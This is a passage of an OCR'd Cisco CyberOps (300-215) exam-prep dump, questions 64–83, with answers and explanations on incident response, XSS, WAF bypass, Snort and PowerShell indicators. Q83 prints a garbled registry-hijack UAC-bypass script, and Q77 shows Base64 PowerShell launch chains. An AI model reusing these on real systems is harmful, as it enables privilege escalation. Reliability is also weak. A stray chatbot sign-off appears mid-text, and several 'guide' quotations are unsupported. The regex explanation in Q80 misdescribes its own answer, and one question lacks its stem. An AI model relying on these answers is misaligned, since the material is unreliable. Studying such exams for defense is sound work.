
The Cisco CyberOps Associate guide explicitly states:

"PowerShell logs provide insight into script block execution and can reveal indicators of fileless attacks that reside in memory."

Hence, PowerShell event logs are the most effective forensic source for detecting fileless malware activity on Windows systems.

Question: 64

Refer to the exhibit.



An engineer received a ticket to analyze a recent breach on a company blog. Every time users visit the blog, they are greeted with a message box. The blog allows users to register, log in, create, and provide comments on various topics. Due to the legacy build of the application, it stores user information in the outdated MySQL database. What is the recommended action that an engineer should take?

A. Validate input on arrival as strictly as possible.
B. Implement TLS 1.3 for external communications.
C. Match the web server software for the front-end and back-end servers.
D. Upgrade the MySQL database.

Answer: A

Explanation:

The alert box in the screenshot ("HACKED BY 1337") is a classic sign of Cross-Site Scripting (XSS). This occurs when unvalidated input is executed as code in a browser.

To prevent this:

The Cisco CyberOps Associate guide recommends strict input validation as the primary defense against XSS and similar web-based injection attacks.

Question: 65

An engineer is analyzing a DoS attack and notices that the perpetrator used a different IP address to hide their system IP address and avoid detection. Which anti-forensics technique did the perpetrator use?

A. cache poisoning
B. spoofing
C. encapsulation
D. onion routing

Answer: B

Explanation:

Using a different IP address to disguise the origin of an attack is the definition of IP spoofing. “Spoofing involves falsifying data, such as IP or MAC addresses, to hide the source of malicious activity.” — Cisco CyberOps guide

Question: 66

An engineer must advise on how YARA rules can enhance detection capabilities. What can YARA rules be used to identify?

A. suspicious web requests
B. suspicious files that match specific conditions
C. suspicious emails and possible phishing attempts
D. network traffic patterns

Answer: B

Explanation:


YARA rules are designed to identify files that match specific patterns, strings, or binary characteristics.

The Cisco CyberOps guide states:

“YARA helps researchers and analysts identify and classify malware samples based on textual or binary patterns”.

Question: 67

Refer to the exhibit.



A. Evaluate the artifacts in Cisco Secure Malware Analytics.
B. Evaluate the file activity in Cisco Umbrella.
C. Analyze the registry activity section in Cisco Umbrella.
D. Analyze the activity paths in Cisco Secure Malware Analytics.

Answer: A

Explanation:

The correct next step in analyzing the malicious nature of the email is to evaluate the artifacts in Cisco Secure Malware Analytics (formerly Threat Grid). This tool provides a comprehensive sandbox environment where behavioral indicators like file execution, registry access, and domain connections are logged and scored.

The exhibit shows:

Remote PowerShell execution

Executable download from a flagged domain

SHA256 hash linked to malware

All these artifacts, as labeled in the Secure Malware Analytics output, are key indicators of compromise, and analyzing them further can confirm whether the email was part of a malicious campaign.

Thus, the best action is:

A. Evaluate the artifacts in Cisco Secure Malware Analytics.

Question: 68

Snort detects traffic that is targeting vulnerabilities in files that belong to software in the Microsoft Office suite. On a SIEM tool, the SOC analyst sees an alert from Cisco FMC. Cisco FMC is implemented with Snort IDs. Which alert message is shown?

A. FILE-OFFICE Microsoft Graphics buffer overflow
B. FILE-OFFICE Microsoft Graphics cross site scripting (XSS)
C. FILE-OFFICE Microsoft Graphics SQL INJECTION
D. FILE-OFFICE Microsoft Graphics remote code execution attempt

Answer: D

Explanation:

Cisco Firepower Management Center (FMC), when configured with Snort rules, classifies attacks with signature categories such as FILE-OFFICE for Microsoft Office-based exploits. One of the critical threats involving Microsoft Office is a known vector involving Microsoft Graphics, which attackers exploit for remote code execution (RCE). RCE vulnerabilities enable attackers to execute arbitrary commands or code on the target machine—making this classification high-severity.

The alert "FILE-OFFICE Microsoft Graphics remote code execution attempt" is consistent with what Cisco and Snort define for such threats and appears in rulesets addressing vulnerabilities like CVE- 2017-0001.

Reference: Cisco Secure Firewall Threat Defense and Snort rule categories in the Cisco CyberOps v1.2 Guide.

Question: 69

An investigator notices that GRE packets are going undetected over the public network. What is occurring?

A. encryption
B. tunneling
C. decryption
D. steganography

Answer: B

Explanation:

Generic Routing Encapsulation (GRE) is a tunneling protocol used to encapsulate a wide variety of network layer protocols inside point-to-point connections. If packets encapsulated with GRE are bypassing monitoring tools, it's likely due to tunneling—where payloads are hidden within another protocol. Tunneling can obscure malicious content or lateral movement in a network and is a common method used in data exfiltration.

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on Network Protocols and Evasion Techniques.

Question: 70

A security team needs to prevent a remote code execution vulnerability. The vulnerability can be exploited only by sending '${ string in the HTTP request. WAF rule is blocking '${', but system engineers detect that attackers are executing commands on the host anyway. Which action should the security team recommend?

A. Enable URL decoding on WAF.
B. Block incoming web traffic.
C. Add two WAF rules to block 'S' and '{' characters separately.
D. Deploy antimalware solution.

Answer: A

Explanation:

When Web Application Firewalls (WAFs) are configured to block specific patterns (like ${), attackers may bypass this using URL encoding (e.g., %24%7B). In such cases, the WAF must decode these patterns before applying matching rules. Enabling URL decoding ensures the WAF recognizes encoded payloads and applies protections appropriately. This is a recommended hardening strategy against bypass techniques for command injection and remote code execution.
Reference: Cisco CyberOps v1.2 Guide, Chapter on WAFs and Input Validation Techniques.

Question: 71

An organization experienced a sophisticated phishing attack that resulted in the compromise of confidential information from thousands of user accounts. The threat actor used a land and expand approach, where initially accessed account was used to spread emails further. The organization's cybersecurity team must conduct an in-depth root cause analysis to uncover the central factor or factors responsible for the success of the phishing attack. The very first victim of the attack was user with email 500236186@test.com. The primary objective is to formulate effective strategies for preventing similar incidents in the future. What should the cybersecurity engineer prioritize in the root cause analysis report to demonstrate the underlying cause of the incident?

A. investigation into the specific vulnerabilities or weaknesses in the organization's email security systems that were exploited by the attackers
B. evaluation of the organization's incident response procedures and the performance of the incident response team
C. examination of the organization's network traffic logs to identify patterns of unusual behavior leading up to the attack
D. comprehensive analysis of the initial user for presence of an insider who gained monetary value by allowing the attack to happen

Answer: A

Explanation:

In phishing incidents, especially with successful lateral movement (land and expand), the most critical factor is usually weaknesses in email security systems—such as lack of advanced phishing detection, weak DMARC/DKIM/SPF policies, or insufficient user behavior monitoring. To prevent recurrence, the root cause analysis must focus on what allowed the phishing email to bypass defenses and how initial credentials were compromised.
This aligns with best practices from the Cisco CyberOps v1.2 Guide under Email Threat Vectors and Security Control Weaknesses.
Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on Threat Analysis and Root Cause Reporting.
Let me know if you'd like the next batch of questions formatted and verified in the same way.

Question: 72

In a secure government communication network, an automated alert indicates the presence of anomalous DLL files injected into the system memory during a routine update of communication protocols. These DLL files are exhibiting beaconing behavior to a satellite IP known for signal interception risks. Concurrently, there is an uptick in encrypted traffic volumes that suggests possible data exfiltration. Which set of actions should the security engineer prioritize?

A. Invoke a classified incident response scenario, notify national defense cyber operatives, and begin containment and eradication procedures on affected systems.

B. Conduct memory forensics to analyze the suspicious DLL files, disrupt the beaconing sequence, and assess the encrypted traffic for breach indicators.

C. Activate a secure emergency communication channel, isolate the segments of the communication network, and initiate a threat hunting operation for further anomalies.

D. Sever connections to the satellite IP, execute a rollback of the recent protocol updates, and engage counter-intelligence cybersecurity measures.

Answer: A

Explanation:

In highly sensitive environments such as secure government networks, the presence of anomalous DLL injection, beaconing to known interception points, and signs of encrypted data exfiltration constitutes a critical incident. The appropriate response in such classified contexts involves: Invoking a pre-established, classified incident response protocol, Immediately notifying national cyber defense operatives (such as national CERT or military cyber command),
Prioritizing containment to stop lateral spread,
Proceeding with eradication of malware or backdoors.
This response sequence aligns with the high-severity, immediate-response model described in the Cisco CyberOps Associate v1.2 curriculum under national defense and classified incident frameworks. The study guide emphasizes the importance of stakeholder communication and multiagency coordination during advanced persistent threat (APT) intrusions involving critical infrastructure or defense systems.
Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter: Critical Infrastructure and

Advanced Threat Response, Incident Response Phases for Government Systems.

Question: 73

Refer to the exhibit.

Refer to the exhibit. A security analyst notices that a web application running on NGINX is generating an unusual number of log messages. The application is operational and reachable. What is the cause of this activity?

A. botnet infection
B. directory fuzzing
C. DDoS attack
D. SQL injection

Answer: B

Explanation:

The provided log file contains multiple HTTP GET requests attempting to access various directories and files on the web server such as:
/balance
/security
/finance
/secret
/opt

/fuzzer/admin

These requests appear to be sequential, systematically targeting commonly used file and directory paths. The response codes are mostly 404 (Not Found) and a few 301s, indicating that the requester is trying different permutations of paths to discover hidden or vulnerable endpoints. This behavior is consistent with directory fuzzing, a reconnaissance technique used by attackers (or automated tools) to map out web directory structures by sending a high volume of crafted requests to guess hidden or unlinked directories and files.

This is distinct from DDoS (which would manifest as volume-based access issues), SQL injection (which targets specific parameters within requests), or botnet infection (which generally involves command-and-control communication or massive traffic floods).

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on Web Attacks and Threat Identification – Directory Fuzzing Patterns.

Question: 74

A threat intelligence report identifies an outbreak of a new ransomware strain spreading via phishing emails that contain malicious URLs. A compromised cloud service provider, XYZCloud, is managing the SMTP servers that are sending the phishing emails. A security analyst reviews the potential phishing emails and identifies that the email is coming from XYZCloud. The user has not clicked the embedded malicious URL. What is the next step that the security analyst should take to identify risk to the organization?

A. Reset the reporting user's account and enable multifactor authentication.
B. Create a detailed incident report and share it with top management.
C. Find any other emails coming from the IP address ranges that are managed by XYZCloud.
D. Delete email from user mailboxes and update the incident ticket with lessons learned.

Answer: C

Explanation:


Since the phishing email originates from a known compromised cloud provider (XYZCloud), the correct immediate action for the security analyst is to determine the broader scope of exposure. This involves checking whether other users in the organization received similar emails from the same potentially malicious source. Therefore, querying for emails from the IP address ranges or SMTP domains linked to XYZCloud is essential for identifying other possible attack vectors.

This step aligns with the containment phase of the incident response lifecycle, as outlined in the CyberOps Technologies (CBRFIR) 300-215 study guide, where threat hunting and log analysis are used to determine the extent of compromise and prevent lateral movement or further exposure. Only after the scope is understood should remediation or reporting actions follow.

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter: Email-Based Threats and Containment Strategy during Incident Response.

Question: 75

Refer to the exhibit.



What is occurring within the exhibit?

A. Source 10.1.21.101 sends HTTP requests with the size of 302 kb.
B. Host 209.141.51.196 redirects the client request from /Lk9tdZ to /files/1.bin.
C. Host 209.141.51.196 redirects the client request to port 49723.
D. Source 10.1.21.101 is communicating with 209.141.51.196 over an encrypted channel.

Answer: B

Explanation:

The Wireshark capture shows a series of HTTP requests and responses:
The client (10.1.21.101) sends a GET request for /Lk9tdZ.
The server (209.141.51.196) responds with HTTP/1.1 302 Found, which is a standard HTTP status code indicating a redirection.
The subsequent GET request from the client is for /files/1.bin, which indicates it followed the redirect.
This behavior confirms that the server is issuing an HTTP 302 redirect from the initial request path /Lk9tdZ to /files/1.bin. This is often observed in malware command-and-control behavior or file download staging.
Option A is incorrect: 302 is a status code, not a data size.
Option C is incorrect: port 49723 is a source/destination ephemeral port, not a redirect target.
Option D is incorrect: communication is over HTTP, not HTTPS (which would indicate encryption). Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on Network Traffic Analysis and HTTP Status Code Interpretation.

Question: 76

An incident responder reviews a log entry that shows a Microsoft Word process initiating an outbound network connection followed by PowerShell execution with obfuscated commands. Considering the machine's role in a sensitive data department, what is the most critical action for the responder to take next to analyze this output for potential indicators of compromise?

A. Compare the metadata of the Microsoft Word document with known templates to verify its authenticity.
B. Examine the network destination of the outbound connection to assess the credibility and categorize the traffic.
C. Conduct a behavioral analysis of the PowerShell execution pattern and deobfuscate the commands to assess malicious intent.
D. Correlate the time of the outbound network connection with the user's activity log to establish a usage pattern.

Answer: C

Explanation:

When dealing with suspected malicious activity involving obfuscated PowerShell scripts—especially when launched from Microsoft Word documents—behavioral analysis is the most critical next step. This approach helps in determining if the process chain is part of a known attack pattern, such as a phishing attempt using malicious macros that launch PowerShell for data exfiltration or payload download.

As highlighted in the CyberOps Technologies (CBRFIR) 300-215 study guide, understanding behavior and deobfuscating PowerShell scripts is an essential part of the forensic and incident response process.

Specifically:

During the detection and analysis phase, if PowerShell is used with obfuscated or encoded commands, responders should investigate the intent and behavior of the command.

Deobfuscation allows analysts to see what the script is doing (e.g., downloading files, creating persistence mechanisms, or opening a reverse shell).

The guide states:

"For example, if the threat is malware, the compromised system should be immediately isolated and the malware should be placed in a sandbox or a detonation chamber to understand what it is trying to do".

This confirms that understanding execution behavior (such as what the PowerShell script intends to perform) is key to uncovering indicators of compromise (IoCs).

Thus, option C—conducting a behavioral analysis and deobfuscating PowerShell—is the most critical and effective response at this stage.

Question: 77

Refer to the exhibit.

Process Name	Process Arguments	Process Path	Parent Process Name
cmd.exe	/c powershell.exe [Byte[]] SrOWg = [system.Convert]::FromBase64string((New-Object...	\Device\HarddiskVolume3\Windows\System32\cmd.exe	WScript.exe
RegSvcs.exe	--	\Device\HarddiskVolume3\Windows\Microsoft.NET\Framew...	powershell.exe
cmd.exe	/c powershell.exe [Byte[]] SrOWg = [system.Convert]::FromBase64string((New-Object...	\Device\HarddiskVolume3\Windows\System32\cmd.exe	WScript.exe
RegSvcs.exe	--	\Device\HarddiskVolume3\Windows\Microsoft.NET\Framew...	powershell.exe
cmd.exe	/c powershell.exe [Byte[]] SrOWg = [system.Convert]::FromBase64string((New-Object...	\Device\HarddiskVolume3\Windows\System32\cmd.exe	WScript.exe
cmd.exe	/c powershell.exe [Byte[]] SrOWg = [system.Convert]::FromBase64string((New-Object...	\Device\HarddiskVolume3\Windows\System32\cmd.exe	WScript.exe
RegSvcs.exe	--	\Device\HarddiskVolume3\Windows\Microsoft.NET\Framew...	powershell.exe
RegSvcs.exe	--	\Device\HarddiskVolume3\Windows\Microsoft.NET\Framew...	powershell.exe

An alert came with a potentially suspicious activity from a machine in HR department. Which two IOCs should the security analyst flag? (Choose two.)

A. powershell.exe used on HR machine
B. cmd.exe executing from \Device\HarddiskVolume3\
C. WScript.exe initiated by powershell.exe
D. cmd.exe starting powershell.exe with Base64 conversion
E. WScript.exe acting as a parent of cmd.exe

Answer: D, E

Explanation:

The exhibit shows a series of process executions that form a suspicious chain involving scripting engines and obfuscated commands:

One critical indicator is cmd.exe executing PowerShell with obfuscated (Base64-encoded) arguments. The use of Base64 is a known method used by attackers to mask malicious commands. This aligns with attack techniques defined under MITRE ATT&CK T1059 (Command and Scripting Interpreter) and T1086 (PowerShell abuse). Therefore, option D is valid.

Another important IOC is WScript.exe acting as a parent of cmd.exe, which is abnormal in typical business environments. This indicates potential misuse of Windows Script Host (WSH) to launch commands, often seen in phishing or malware dropper scenarios. Thus, option E is also valid. Options A and B by themselves are not definitive IOCs—PowerShell and cmd.exe are legitimate administrative tools and frequently used in Windows environments.

Option C is not supported by the exhibit—the reverse (powershell.exe initiated by WScript.exe) is what's seen, not the other way around.

These patterns align with the CyberOps Technologies (CBRFIR) 300-215 study guide, which specifies that chaining of interpreters (e.g., WScript → cmd → PowerShell) with encoded commands is a key indicator of compromise during forensic analysis.

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on Identifying Malicious Activity in Host-Based Artifacts and Command-Line Analysis.

Question: 78

A cybersecurity analyst is analyzing a complex set of threat intelligence data from internal and external sources. Among the data, they discover a series of indicators, including patterns of unusual network traffic, a sudden increase in failed login attempts, and multiple instances of suspicious file access on the company's internal servers. Additionally, an external threat feed highlights that threat actors are actively targeting organizations in the same industry using ransomware. Which action should the analyst recommend?

A. Advise on monitoring the situation passively because network traffic anomalies are coincidental and unrelated to the ransomware threat.

B. Propose isolation of affected systems and activating the incident response plan because the organization is likely under attack by the new ransomware strain.

C. Advocate providing additional training on secure login practices because the increase in failed login attempts is likely a result of employee error.

D. Notify of no requirement for immediate action because the suspicious file access incidents are normal operational activities and do not indicate an ongoing threat.

Answer: B

Explanation:

The described scenario includes both internal alerts (unusual network traffic, failed logins, suspicious file access) and external intelligence indicating active ransomware campaigns in the same industry. This constitutes a strong combination of precursors and indicators, as defined in the NIST SP 800-61 incident handling model and reinforced in the Cisco CyberOps Associate curriculum.

According to the Cisco guide:

“Once an incident has occurred, the IR team needs to contain it quickly before it affects other systems and networks within the organization.”

“The containment phase is crucial in stopping the threat from spreading and compromising more systems”.

Given these indicators and the high-value nature of the data involved, it is essential to proactively isolate suspected systems and activate the incident response plan to prevent damage from potential ransomware.

Question: 79

A threat actor has successfully attacked an organization and gained access to confidential files on a laptop. What plan should the organization initiate to contain the attack and prevent it from spreading to other network devices?

A. root cause
B. intrusion prevention
C. incident response
D. attack surface

Answer: C

Explanation:

Once an incident has occurred, the appropriate course of action is to engage the organization's Incident Response (IR) plan. This is a structured approach to contain, analyze, and eradicate threats before they spread across the network.

The Cisco CyberOps Associate study guide emphasizes:


“Incident response and handling are essential within an organization… The main objective of implementing an incident handling process is to reduce the impact of a cyber-attack, ensure the damages caused are assessed, and implement recovery procedures”.

In particular, the containment phase of IR is focused on isolating the threat and preventing lateral movement or further compromise.

Options such as "root cause" or "attack surface" are relevant at later stages of analysis and mitigation, not immediate containment. Therefore, the correct answer is C.

Question: 80

Refer to the exhibit.



```
import re
from collections import Counter

def apache_log_reader(logfile):
    myregex =

    with open(logfile) as f:
        log = f.read()

        my_iplist = re.findall(myregex,log)

        ipcount = Counter(my_iplist)
        for k, v in ipcount.items():

            print("IP Address " + "=> " + str(k) + " " + "Count " + "=> " + str(v))


# Create entry point of our code

if __name__ == '__main__':

    apache_log_reader("access_log")
```

Refer to the exhibit. A network administrator creates an Apache log parser by using Python. What needs to be added in the box where the code is missing to accomplish the requirement?

A. r'\d(1,3),\d(1.3),\d{13}.df{1,3}'
B. r'*\b'
C. r''\b{1-9}[0-9}\b'
D. r'\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}'

Answer: D

Explanation:

The goal of the given Python code is to parse an Apache access log and extract IP addresses using regular expressions (regex). In this context, the most appropriate regex pattern to extract IPv4 addresses from log data is: r'\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}'

This pattern matches typical IPv4 addresses, where each octet consists of 1 to 3 digits separated by periods. For example, it matches addresses like 192.168.1.1 or 10.0.0.123. The pattern uses: \d{1,3} to capture between 1 and 3 digits,

\. to match the dot (escaped since . is a special character in regex),

repeated 4 times with proper separation to form the full IPv4 structure.

Options A, B, and C either include incorrect syntax, improper escape sequences, or do not represent a valid IP address pattern.

This type of log analysis and pattern extraction is described in the Cisco CyberOps Associate curriculum under basic scripting and automation techniques used in log and artifact analysis. Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Section: “Basic Python Scripting for Security Analysts” and “Log Analysis and Data Extraction using Regex.”

Question: 81

An organization experienced a ransomware attack that resulted in the successful infection of their workstations within their network. As part of the incident response process, the organization's cybersecurity team must prepare a comprehensive root cause analysis report. This report aims to identify the primary factor or factors responsible for the successful ransomware attack and to formulate effective strategies to prevent similar incidents in the future. In this context, what should the cybersecurity engineer emphasize in the root cause analysis report to demonstrate the underlying cause of the incident?

A. evaluation of user awareness and training programs aimed at preventing ransomware attacks B. analysis of the organization's network architecture and security infrastructure

C. detailed examination of the ransomware variant, its encryption techniques, and command-and- control servers

D. vulnerabilities present in the organization's software and systems that were exploited by the ransomware

Answer: D

Explanation:

The root cause analysis report’s main goal is to identify what allowed the ransomware to successfully infect systems. The Cisco CyberOps Associate guide emphasizes the importance of uncovering and mitigating the actual vulnerabilities that were exploited during an incident. These could include outdated software, unpatched systems, or poor access control. While understanding the encryption technique or C2 server is helpful for threat intelligence, it does not address the root cause.

The guide states:

"Effective IR helps professionals to leverage the information collected from a security incident to better understand the intrusion and its functionality… this data helps the security team to be better prepared and equipped to handle future incidents".

Identifying the exploited vulnerabilities enables future prevention strategies such as patch management, configuration hardening, and reducing attack surfaces.

Question: 82

An insider scattered multiple USB flash drives with zero-day malware in a company HQ building.

Many employees connected the USB flash drives to their workstations. An attacker was able to get access to endpoints from outside, steal user credentials, and exfiltrate confidential information from internal web resources. Which two steps prevent these types of security incidents in the future? (Choose two.)

A. Automate security alerts on connected USB flash drives to workstations.
B. Provide security awareness training and block usage of external drives.
C. Deploy antivirus software on employee workstations to detect malicious software.
D. Encrypt traffic from employee workstations to internal web services.
E. Deploy MFA authentication to prevent unauthorized access to critical assets.

Answer: B, E

Explanation:

The scenario describes an attack vector where insiders or malicious actors use removable media (USB drives) to introduce malware, which then connects to external sources to exfiltrate data and compromise systems.

Option B addresses the human factor and technological prevention. The guide stresses the need for training to ensure users are aware of social engineering and removable media risks. Blocking the use of USB drives at a system level further minimizes attack vectors.

Option E, using Multi-Factor Authentication (MFA), provides an additional layer of defense. Even if credentials are stolen, MFA can prevent the attacker from accessing sensitive internal resources without the second authentication factor.

These controls align with defense-in-depth strategies recommended in the Cisco CyberOps Associate curriculum to combat insider threats and external unauthorized access.

Question: 83

Refer to the exhibit.

```
New-Item -Path HKCU:\Softuare\Cla5ses -Name Folder -Farce;
INew-Item -Path HKCU:\Software\Classes\Folder -Name shell -Force;
New-Item -Path HKCU:\Software\Classes\Folder\shell -Name open -Force;
New Item -Path HKCU:\Software\Classei\Folder\shell\open Name command -Force;
Set - Itemproperty -Path "HKCU:\Software\Classes\Folder\shell\open\command" -Name "(Default)"
Set-ItemProperty -Path “HKCU:\Software\Classes\Folder\5hell\open\command" -Name "DelegateExecute" -Foret
```

What does the exhibit indicate?

A. The new file is created under the Software\Classes disk folder.
B. A UAC bypass is created by modifying user-accessible registry settings.
C. A scheduled task named "DelegateExecute" is created.
D. The shell software is modified via PowerShell.

Answer: B

Explanation:

The exhibit shows a PowerShell script that modifies registry keys under:
HKCU:\Software\Classes\Folder\shell\open\command

This technique is commonly associated with a UAC (User Account Control) bypass. Specifically:
It creates a new custom shell command path for opening folders.

The key registry property "DelegateExecute" is set, which is a known bypass method. If set without a value, it may cause Windows to run commands with elevated privileges without showing the UAC prompt.

The use of HKCU (HKEY_CURRENT_USER) rather than HKLM (HKEY_LOCAL_MACHINE) allows the attacker to bypass permissions since HKCU is writable by the current user. This registry hijack can be leveraged by a

malicious actor to execute arbitrary commands with elevated rights.

This is identified in the Cisco CyberOps study material under “UAC bypass techniques,” which describes: “Attackers often create or modify registry keys like DelegateExecute to hijack the default behavior of applications and elevate privileges”.

